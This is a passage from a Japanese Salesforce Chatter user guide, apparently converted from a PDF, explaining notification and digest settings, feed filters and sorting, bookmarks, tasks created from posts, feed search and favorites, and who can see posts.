投稿で私に関する内容を書き込んだ	✔	他のユーザは、確実に通知できるようにメンションを使用してあなたの返答を求め、議論に参加してもらおうとします。
コメントで私に関する内容を書き込んだ	✔	他のユーザは、確実に通知できるようにメンションを使用してあなたの返答を求め、議論に参加してもらおうとします。
メッセージを自分に送信	✔	他のユーザが自分に非公開の Chatter メッセージを送信すると、［メッセージを自分に送信］通知を受け取ります。これには、自分とファイルが共有された場合の通知も含まれます。
トピックで自分を支持		

個人のダイジェストの頻度の設定

オプション	推奨	推奨事項とメモ
毎日	✔	毎日のダイジェストには前日の最新の 50 個の投稿と各投稿の最新の 3 個のコメントが含まれます。
毎週		毎週のダイジェストにはその週の最新の 50 個の投稿と各投稿の最新の3個のコメントが含まれます。
受信しない		[ユーザが次の動作をした場合にメール送信] セクションのオプションを注意して選択している場合、個人ダイジェストを受信する必要がまったくないこともあります。

個人ダイジェストは、コミュニティではサポートされていません。

自分が参加しているグループのデフォルトの頻度を設定

参加しているグループのデフォルトの頻度を変更しても、すでに属しているグループに影響はありません。

オプション	推奨	推奨事項とメモ
すべての投稿でメール送信		コミュニティでは、この設定を選択したグループのメンバーが 10,000 人を超えると、［すべての投稿でメール送信］オプションが無効になります。このオプションを選択しているすべてのメンバーが、自動的に［毎日のダイジェスト］に切り替えられます。
毎日のダイジェスト		毎日のダイジェストには前日の最新の 50 個の投稿と各投稿の最新の 3 個のコメントが含まれます。
毎週のダイジェスト		毎週のダイジェストにはその週の最新の 50 個の投稿と各投稿の最新の3個のコメントが含まれます。
受信しない	✔	新しいグループでは、すべてこのデフォルト設定のままにしてください。積極的に監視して貢献する予定のグループ (重要なチームまたはプロジェクトのグループなど) に参加する場合、その特定のグループの通知頻度のみを増やすことができます。

関連トピック:

- Chatter メールダイジェスト
- Chatter メール設定への移動

Chatter での「会社」や「組織」とはどのような意味ですか?

組織とは、Salesforce の単独の配備です。ライセンスを受けたユーザセットが定義されており、ユーザは Chatter を使用してもしなくてもかまいません。「会社」と「組織」という言葉は、Chatter ではほとんど同義です。たとえば、「社内のすべての Chatter ユーザでファイルを共有する」とあれば、Chatter を使用する特定の Salesforce 組織内の全員で共有することを意味します。

関連トピック:

- Chatter の概要

Salesforce ライセンスを持たない会社の同僚を招待できますか?

管理者が有効化すると、社内の他のユーザを招待できます。招待されたユーザは、プロファイルを表示したり、フィードに投稿したり、グループに参加したりすることができます。ただし、Salesforce のデータまたはレコードを表示することはできません。

[人] タブから、またはグループにメンバーを追加するときに、ユーザを招待できます。

また、所有または管理する非公開グループに顧客を追加できます。

フィードの使用

自分と他のユーザが行った投稿およびコメントと、Salesforce 組織全体で行われたレコードの変更について、最新の状態に保ちます。

- Chatter フィードの概要
  プロファイル、グループ、[ホーム] タブ、トピックの詳細ページ、レコード詳細ページの Chatter フィードでは、ユーザとレコードをフォローし、更新を参照します。
- 特定のフィードの表示
  投稿の特定のサブセットを表示するには、Chatter フィードを変更します。
- フィードの絞り込みおよび並び替え
  検索条件オプションや並び替えオプションを使用して、自分に適した更新を表示できます。
- 投稿からの ToDo の作成
  フォローアップする投稿を読みましたか? [ToDo の新規作成] アクションを使用して、フォローアップする投稿から直接 ToDo を作成します。
- おすすめの表示
- Chatter のお気に入りの概要

Chatter フィードの概要

プロファイル、グループ、[ホーム] タブ、トピックの詳細ページ、レコード詳細ページの Chatter フィードでは、ユーザとレコードをフォローし、更新を参照します。

通常、フォローすることで次に関する更新を参照できます。

- Chatter フィードのコメントと投稿
- 自分がメンバーになっている Chatter グループに対する投稿、コメント、ファイル
- 共有ファイルおよびリンク
- ToDo と行動
- 取引開始済みのリード数
- レコード所有者の変更、完了した商談、クローズケースのようなレコード項目の変更

レコードの更新は、システム生成された投稿ともいいます。これらは、誰かが新しいレコードを作成するか、レコードで追跡されている項目を変更したときに Salesforce が自動生成する更新です。表示されるレコードの更新は、システム管理者がどのようにフィード追跡を設定したか、およびレコードへのアクセス権があるかどうかによって異なります。追跡されているフィードの更新のうち、経過日数が 45 日を超え、いいね! またはコメントがない更新は、自動的に削除されるため、表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter 投稿の共有

特定のフィードの表示

投稿の特定のサブセットを表示するには、Chatter フィードを変更します。

デフォルトでは、Chatter ページに移動すると [自分がフォローするもの] フィードが表示されます。Chatter ページの左サイドバーにあるフィード選択を使用して、投稿のサブセットをフィードに表示します。たとえば、自分にメンションする投稿のみ、ブックマークした投稿、または社内のすべての投稿を表示します。

1. 使用可能なフィードを確認するには、[フィード] をクリックします。
2. フィード内の関連付けられている投稿のサブセットを表示するには、フィードをクリックします。

   自分がフォローするもの
   : フォローしている人からの投稿、自分がメンバーであるグループ、フォローしているファイルとレコードなど、自分がフォローしているすべてのものの更新が表示されます。投稿のサブセットをさらに絞り込むには、フィード上部のドロップダウンリストを使用します。

   自分宛て
   : 以下を含む、プロファイルページで行われた投稿が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- 自分のプロファイルページに他のユーザが行った投稿
- 自分がメンションされた投稿およびコメント
- 自分が行った、コメントのある投稿

ブックマーク済み
ブックマークした投稿がフィードに表示されます。

すべての会社
以下からの投稿とコメントを含む、会社全体からの投稿とコメントが表示されます。

- 会社内のユーザ
- 公開グループ
- 自分がメンバーである非公開グループ。
- 他のユーザが投稿にいいね!と言ったか、コメントした場合、レコード、項目、およびシステム生成された投稿のフィード変更追跡。投稿を表示するにはレコードへのアクセス権が必要です。

関連トピック:

ファイルリストの絞り込み

フィードの絞り込みおよび並び替え

検索条件オプションや並び替えオプションを使用して、自分に適した更新を表示できます。

フィードの絞り込みと並び替えは、フィードのすべての投稿ではなく、特定の一連の投稿を表示する場合に便利です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィードの絞り込み

フィードに表示される投稿数を少なくするには、検索条件を使用します。

フィードの並び替え

投稿の新しい順またはコメントの新しい順でフィードを並び替えます。

フィードごとに使用できるフィード条件

フィード条件オプションは、システム管理者による Salesforce の設定方法および表示しているフィードによって異なります。すべてのフィードですべての検索条件を使用できるわけではありません。

フィードの絞り込み

フィードに表示される投稿数を少なくするには、検索条件を使用します。

表示される検索条件は、システム管理者による Salesforce の設定によって異なります。フィードの絞り込みは、Chatterページ、プロファイル、グループページ、レコード詳細ページ、および検索結果ページで行います。すべてのフィードですべての検索条件を使用できるわけではありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- フィードの上で、[表示]の横にある ▾ をクリックし、フィルタオプションを選択します。

  すべての更新 (デフォルト)
  自分がフォローする人とレコードからの投稿とコメントすべて、自分がメンバーであるグループからの投稿、システムで生成された投稿すべてが表示されます。

  更新を減らす
  - 自分がフォローする人とレコードからの投稿とコメントすべて、および自分がメンバーであるグループからの投稿とコメントすべてが表示されます。
  - 誰もコメントしていないシステム生成されたレコード投稿は非表示になります。

  人
  自分がフォローしている人からの投稿とコメントが表示されます。

  グループ
  自分がメンバーであるグループの投稿が表示されます。

  ファイル
  次を含む投稿が表示されます。
  - 自分がフォローしているファイル
  - 自分がフォローしている他のユーザがコメントしたファイル投稿

例: [更新を減らす] 検索条件を使用して、システム生成された投稿を非表示にします。たとえば、Acme という取引先をフォローしていて、Acmeのアカウントエグゼクティブが商談を作成するとします。その後、アカウントエグゼクティブはAcme取引先で追跡されている項目も変更します。いずれの場合も、Salesforce で各変更について自動的に更新を生成し、その更新がユーザの Chatter フィードおよび Acme 取引先の詳細ページのフィードに投稿されます。[更新を減らす] 検索条件は、誰かのコメントがついていない限り、フィードにあるこれらのシステム生成された投稿を非表示にします。システム生成された投稿を表示する場合は、[すべての更新] 検索条件を選択します。

関連トピック:

フィードごとに使用できるフィード条件

フィードの並び替え

投稿の新しい順またはコメントの新しい順でフィードを並び替えます。

1. フィードの上で、[表示] の横にある をクリックします。
2. [並び替え] の下で、[投稿日] を選択して投稿の新しい順に並び替えるか、[最近の活動] を選択してコメントのある投稿 (新規コメントのあるアンケートを含む) の新しい順に並び替えます。

   デフォルトでは、フィードは [最近の活動] で並び替えられます。並び替え条件は [投稿日] と [最近の活動] の間でいつでも切り替えることができます。

例: たとえば、多くのユーザおよびレコードをフォローしていて、関心のある投稿をブックマークしているとします。就労時間の最後に、ブックマークした投稿が更新されたかどうかを知りたいとします。[ブックマーク済み] をクリックして、すべてのブックマーク済み投稿を表示し、[最近の活動] フィルタを使用して投稿を並び替えます。投稿はコメントの新しい順に表示され、最新コメントのある投稿から開始されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

フィードの絞り込み

フィードごとに使用できるフィード条件

フィード条件オプションは、システム管理者による Salesforce の設定方法および表示しているフィードによって異なります。すべてのフィードですべての検索条件を使用できるわけではありません。

フィード	使用可能な検索条件
自分がフォローするもの	• すべての更新 • 更新を減らす • 人 • グループ • ファイル • 最近の活動で並び替える/投稿日別に並び替える
自分宛て	• 最近の活動で並び替える/投稿日別に並び替える
ブックマーク済み	• 最近の活動で並び替える/投稿日別に並び替える

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィード	使用可能な検索条件
すべての会社	• 最近の活動で並び替える/投稿日別に並び替える
グループ	• すべての更新 • 更新を減らす • 最近の活動で並び替える/投稿日別に並び替える
プロファイル	• 最近の活動で並び替える/投稿日別に並び替える
レコード	• すべての更新 • 社内のみ (この検索条件は、投稿を内部組織にのみ表示し、Salesforce Communities でのみ使用できます) • 更新を減らす • 最近の活動で並び替える/投稿日別に並び替える
検索	• すべての更新 • 更新を減らす • 人 • グループ • ファイル • 最近の活動で並び替える/投稿日別に並び替える

関連トピック:

- フィードの絞り込み
- フィードの並び替え

FAQ - フィード

私のプロファイルフィードに、非公開グループへの更新が表示されます。これらの更新は、他には誰が参照できますか?

そのグループへの更新は、プロファイルフィードの更新であっても、非公開グループのメンバーのみが参照できます。

関連トピック:

- 投稿の表示

自分がフォローしているレコードまたは人のリストを確認できますか?

フォローしている人およびレコードを確認するには、プロファイルでフォローリストを参照し、ユーザまたはオブジェクトタイプで結果をフィルタします。また、プロファイルのフォローされている人リストでは、あなたをフォローしている人のリストを確認できます。

関連トピック:

- Chatter プロファイルの概要

私の Chatter フィードに特定のユーザとレコードだけが表示されるのはなぜですか?

フォローしているユーザおよびレコードによる更新のみが表示されます。[ホーム] タブと Chatter タブの Chatter フィードでさらに多くの更新を確認するには、フォローするレコードと人を追加します。フォローまたはフォロー解除する組織内の人のリストを検索するには、Chatter タブの [人] をクリックします。

関連トピック:

- 最初に自動フォローする人とレコード

投稿のブックマーク

ブックマークの概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ブックマークを使用して、関心のある個別の投稿を追跡できます。

投稿をブックマークすると、左のサイドバーの [ブックマーク済み] フィードを使用してその投稿を迅速に検索できます。[ブックマーク済み] フィードでは、ブックマークした投稿のみが表示されます。

ブックマークした投稿に誰かがコメントすると、メール通知を受け取ります。ブックマークのメール通知はデフォルトで有効になっていますが、メール通知 (ページ 3488)を変更することができます。

ブックマークは非公開で、どの投稿をブックマークしているかは他のユーザには分かりません。追加できるブックマークの数に制限はありません。保存した投稿に関心がなくなったら、ブックマークを削除できます。その投稿は、[ブックマーク済み] をクリックしても保存した投稿として表示されなくなります。

関連トピック:

- 投稿とコメントへのいいね!
- 特定のフィードの表示
- 個人 Chatter メール設定を管理するためのガイドライン

投稿のブックマーク

関心のある投稿を追跡し、保存した投稿を [ブックマーク済み] フィードで参照します。

1. ブックマークする投稿の右上隅の をクリックして、ドロップダウンメニューを展開します。
2. [ブックマーク]をクリックします。
   ブックマークアイコン( )が投稿の横に表示され、投稿がブックマークに正常に保存されたことを示します。

Chatterサイドバーの [フィード]>[ブックマーク済み]をクリックして、フィードの保存済み投稿を表示します。

ブックマーク数に制限はありません。ブックマークは必要なだけ追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

投稿とコメントへのいいね!

ブックマークの削除

1. サイドバーの [フィード] > [ブックマーク済み] をクリックして、Chatter フィードの保存済み投稿を表示します。
2. Chatter フィードの保存済み投稿を検索します。
3. 投稿の右上隅の をクリックして、ドロップダウンメニューを展開します。
4. [ブックマークを削除]をクリックします。

投稿からブックマークを削除すると、[ブックマーク済み]をクリックしても、その投稿は保存済み投稿に表示されなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

投稿からの ToDo の作成


フォローアップする投稿を読みましたか? [ToDo の新規作成] アクションを使用して、フォローアップする投稿から直接 ToDo を作成します。

添付ファイルを含む投稿をはじめ、自分または組織の他のユーザが行った投稿から ToDo を作成できます。レコード更新などシステムが生成する投稿からは ToDo を作成できません。

1. 投稿の ▾ をクリックします。
2. **[新規 ToDo を作成]** をクリックします。

   [ToDo の新規作成] アクションが表示されない場合は、Salesforce システム管理者が組織でこのアクションを有効にしていません。
3. [ToDo の新規作成] ダイアログで、件名と期日を追加します。該当する場合は、ToDo を取引先責任者またはリードおよびオブジェクト (取引先など) と関連付けます。検索ボックスを使用して、利用可能な取引先責任者、取引先、リード、オブジェクトを見つけます。
4. 終了したら、**[作成]** をクリックします。

ToDo が自分に割り当てられ、プロファイルフィードに投稿されます。[ホーム] タブの [ToDo] セクションにもこの ToDo が表示されます。



ToDo 件名のリンク (1 または 2) をクリックすると、ToDo が開きます。投稿のリンク (3) をクリックすると、ToDo を作成した投稿が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

おすすめの表示

Chatter には、ジョブおよび関心事に密接に関連する人、グループ、ファイル、およびレコードを特定するのに役立つおすすめが表示されます。受諾するおすすめが多いほど、フィードに表示される更新も多くなります。

- フォローする人、レコード、またはファイルの横にある **[フォローする]** をクリックします。
- **[参加]** をクリックしてグループメンバーになります。
- おすすめを閉じるには × をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- [さらに表示]をクリックすると、[おすすめ]ページが表示され、横のフィルタを使用して人、ファイル、レコード、またはグループにおすすめをフィルタすることができます。

関連トピック:

おすすめユーザ
おすすめ Chatter グループ
おすすめレコード
おすすめファイル

フィードでの情報の検索

フィードでの検索

Chatter 全体で投稿およびコメント内の情報をすばやく検索します。

- Chatter全体でフィード内の情報を検索するには、ヘッダーの検索ボックス(グローバル検索)を使用します。
- 特定の Chatter フィード内の情報を検索するには、そのコンテキストでフィード検索 ( ) を使用します。
- Chatter で頻繁に実行する検索にすばやくアクセスするショートカットを作成するには、フィード検索をお気に入りとして保存し、Chatter ページからお気に入りリンクをクリックします。

Chatter フィード検索結果

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter フィードの検索結果には、検索語が含まれる投稿とコメントが表示されます。

Chatterフィード検索は、検索範囲には影響されません。Chatterフィード検索の結果には、すべてのオブジェクトにわたって一致するものが含まれます。

メモ: レコード項目への変更は、検索結果には含まれません。たとえば、Acmeアカウントの [住所 (請求先)] 項目のフィード追跡を有効にして、Acmeの請求先住所を変更すると、「*Acme*」の検索結果には、「***Acme — Suzanne Powell** Acme アカウントを手伝ってくれるボランティア募集中*」が含まれますが、「***Acme — Suzanne Powell** [町名・番地(請求先)] を「10 Main Road」に変更*」は含まれません。

- フィードの場合と同様に、検索結果を投稿のみ、または投稿とコメントで並び替えることができます。
- フィードの場合と同様に、検索結果で投稿に対してコメント、いいね!、共有、ブックマーク、削除ができます。
- フィードの場合と同様に、検索結果で投稿に対してトピックを追加、編集、または削除できます。
- フィードの場合と同様に、検索結果のファイルに対してフォロー、共有、ダウンロード、プレビュー、新バージョンのアップロードができます。
- 更新内で Chatter のファイル、グループ、トピック、人の名前をクリックして、それぞれの詳細ページを表示できます。

- 更新の下のタイムスタンプ、たとえば、[昨日の 12:57 AM] をクリックして、1 つのフィード更新を表示できます。
- [お気に入りに追加] をクリックして、Chatter フィード検索を Chatter タブのお気に入りに保存できます。

取引先、取引先責任者、Chatterユーザ、グループ、トピック、ファイルなどのレコードの検索結果を表示するには、ページの左上にある [レコード] をクリックします。

ヒント: 特定のグループ、プロファイル、レコードのフィード、またはその他の Chatter フィードで絞り込んだ検索を行う場合は、フィード検索を使用します。

特定のフィード内の検索

特定のコンテキストで情報を検索するには、フィード検索を使用します。

レコード、グループ、トピックページ、ユーザプロファイル、Chatter タブ、および [ホーム] タブのフィードで情報を検索できます。コンテキストフィード検索は、ある物事が特定のフィードで過去に話し合われたかどうかを確認する場合に役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. そのフィードの情報を検索するには、フィードの上にある をクリックします。たとえば、グループの情報を検索するには、そのグループのページでフィード検索を使用します。



2. 検索語を入力して、Enter キーを押すか をクリックします。

   フィードに投稿されたハッシュタグトピック、メンション、ファイルを検索したり、ワイルドカード、演算子、引用符を使用して検索を絞り込んで完全に一致する語句を検索したりできます。

   ヒント: 複数の語句でハッシュタグトピックを検索するには、ハッシュタグの後ろで当該語句をかっこで囲みます。たとえば、#Universal Paper のすべてのインスタンスを検索するには、検索ボックスに「`#[universal paper]`」と入力します。

一致する語が強調表示されて、検索結果が表示されます。フィードで使用された検索条件または並び替え条件は、フィード検索結果にも適用されます。

検索結果をクリアしてフィードに戻るには、 をクリックします。

フィード検索の動作は検索を実行する場所によって多少異なります。

- フィード検索は、リストビューのフィードではサポートされていません。
- 検索できるのは共有ルールによりアクセス権を持っているフィードのみです。
- Chatter タブのフィード検索結果も、フィード種別の選択によって制限されます。たとえば、[自分宛て]フィード種別を選択し、追加の検索条件および並び替え条件を選択した場合、それらすべての条件がフィード検索結果に適用されます。
- フィード検索結果は、検索対象のコンテキストから「アクセスできる投稿」に限定されています。たとえば、ユーザのプロファイルでフィードを検索する場合、検索結果にはユーザのプロファイルからアクセスできる投稿およびコメントが含まれます。また、ユーザが共有する、またはユーザと共有する投稿およびコメントが含まれます。
- フィード検索により、ファイルの一致や (コメントではなく) 投稿で共有されたリンク名が返されます。
- レコード項目の変更は、レコードフィードの検索結果には含まれません。


Chatter フィード検索をお気に入りに追加する

Chatter フィード検索をお気に入りとして追加すると、Chatter タブから移動せずにフィード更新にすばやくアクセスできます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition



1. ヘッダーの検索ボックスに検索する語を入力し、[検索] をクリックします。
2. [フィードを検索] をクリックすると、検索語が含まれる投稿とコメントが表示されます。
3. [お気に入りに追加]をクリックします。

例:



[Chatter] ページでのお気に入りの名前は、入力した検索語と同じになります。たとえば、*競合分析*という語を検索した場合、お気に入りは [競合分析] になります。

ヒント: Chatter グループの名前検索をお気に入りに保存して、[Chatter] ページからグループフィードにすばやくアクセスできます。同様に、人の名前検索をお気に入りに保存して、その人の投稿、コメント、メンションをすばやく参照できます。

関連トピック:

Chatter フィード検索結果

Chatter のお気に入りの概要

Chatter タブにある Chatter のお気に入りを使用すると、リストビュー、Chatter フィード検索、常に把握しておく必要があるトピックに簡単にアクセスできます。たとえば、同僚と一緒にハッシュタグトピック #acme を使用して顧客の Acme 社に関する情報を追跡している場合、お気に入りとして #acme を追加すると、Chatter タブ内から #acme の最新情報にすぐにアクセスできます。

最大 50 個のお気に入りを登録できます。お気に入りを 1 つも登録していない場合、[Chatter] タブに [お気に入り] セクションは表示されません。

Chatter には最近追加または表示したお気に入りが 4 つ表示されます。

- いずれかのお気に入りをクリックすると、その最新情報が表示されます。
- すべてのお気に入りを表示するには、[*X* more] をクリックします。
- お気に入りを削除するには、マウスを上に置くと表示される をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

投稿の操作

組織内外の他のユーザと情報を共有したり、コラボレーションしたりします。

投稿の概要

Chatter パブリッシャーを使用して、投稿、コメント、質問、アンケートの作成を行います。

投稿の表示

私の投稿が他のユーザに表示されないようにすることはできますか?

グループに投稿すると、その投稿は私のプロファイルに表示され、他のユーザからも見ることができますか?

投稿のミュート

ニュースフィードの表示内容を制御し、関心がなくなった投稿をミュートします。

私の添付ファイルとリンクを参照できるユーザは?

ファイルやリンクを投稿またはコメントに添付して他のユーザと共有します。

投稿の概要


Chatter パブリッシャーを使用して、投稿、コメント、質問、アンケートの作成を行います。

パブリッシャーは、[ホーム] タブ、Chatter タブ、ユーザプロファイルページ、グループ、およびレコード詳細ページに表示されます。パブリッシャーを使用して、投稿 (1)、投稿へのコメント、投稿へのファイル (2) またはリンク (3) の添付、アンケートの追加 (4)、質問 (5) を行います。投稿およびコメントは 10,000 文字まで入力できます。リッチテキストエディタを使用して、投稿を書式設定します (6)。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition



デフォルトで、パブリッシャーには、[投稿]、[ファイル]、[リンク]、[アンケート]、[質問] アクションが表示されます。Salesforce システム管理者は、アクションの順序を変更することや、他のアクションを追加することができます。したがって、表示されるアクションは、システム管理者によるパブリッシャーの設定方法によって異なります。

フィードに投稿すると、投稿へのアクセス権を持つすべてのユーザが、投稿へのコメント、投稿へのいいね!、投稿の共有を行うことができます (1)。ドロップダウンメニューから、投稿をブックマークし、トピックを追加することもできます (2)。



Lightning Experience ではコメントがライブで表示されるため、ページを更新する必要がありません。

メモ: ライブコメントは新機能で、機能強化には多くの可能性があり、またいくつかの既知の問題もあります。

- 開いているフィード投稿に新規コメントが書き込まれた場合は、Lightning Experience でのみ通知を受信します。コメントの入力中またはコメントボックス内をクリックしたときに、通知が表示されます。
- ライブコメントでサポートされる参加者数は、組織の登録制限によって異なります。ライブコメントが使用できない場合は、コメント項目をクリックします。それでもコメントがライブにならない場合は、組織の制限に達したということになります。ページを更新すれば、従来の方法でコメントを更新できます。

自分の投稿とコメントを変更するには、[編集]をクリックします。グループ所有者またはマネージャの場合、グループフィードの他のユーザの投稿を編集することもできます。フィードから自分の投稿を削除するには、[削除] をクリックします。ただし、他のユーザの投稿や Salesforce で自動的に生成された投稿は削除できません。たとえば、取引先の変更された項目に関する投稿のようなレコード更新は削除できません。

メモ: [編集] オプションを使用できない場合は、システム管理者が組織でこの機能を無効にしています。

関連トピック:

投稿の表示

投稿の表示

次の表に、投稿可能な場所と投稿の表示場所を示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
[ホーム]、[Chatter] タブ、または私のプロファイル	私のフォローされている人	• あなたをフォローしているユーザの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているユーザの [自分がフォローするもの]、[自分に送信] およびプロ	• 自分のプロファイルに移動したすべてのユーザは、自分のプロファイルで投稿を表示できます。 • 投稿はフィードの検索結果に表示されます。 • すべてのユーザの [すべての	投稿にファイルを添付すると、従業員は全員そのファイルを使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。

投稿対象	可能な投稿先	私の投稿を直接取得できるユーザ	私の投稿が表示される場所	ファイルの考慮事項
		ファイルフィードに投稿が表示されます。	会社] フィードに投稿が表示されます。	
	公開グループ	• このグループのメンバーの [自分がフォローするもの] フィードに投稿が表示されます。 • 投稿でメンションされているグループメンバーの [自分がフォローするもの]、[自分に送信] およびプロファイルのフィードに投稿が表示されます。	• グループに移動したすべてのユーザは、グループページで投稿を確認できます。 • 投稿はフィードの検索結果に表示されます。 • すべてのユーザの [すべての会社] フィードに投稿が表示されます。	投稿に添付したファイルは、グループにアクセスできるユーザが使用できます。また、ファイルは検索結果およびファイルリストにも表示されます。
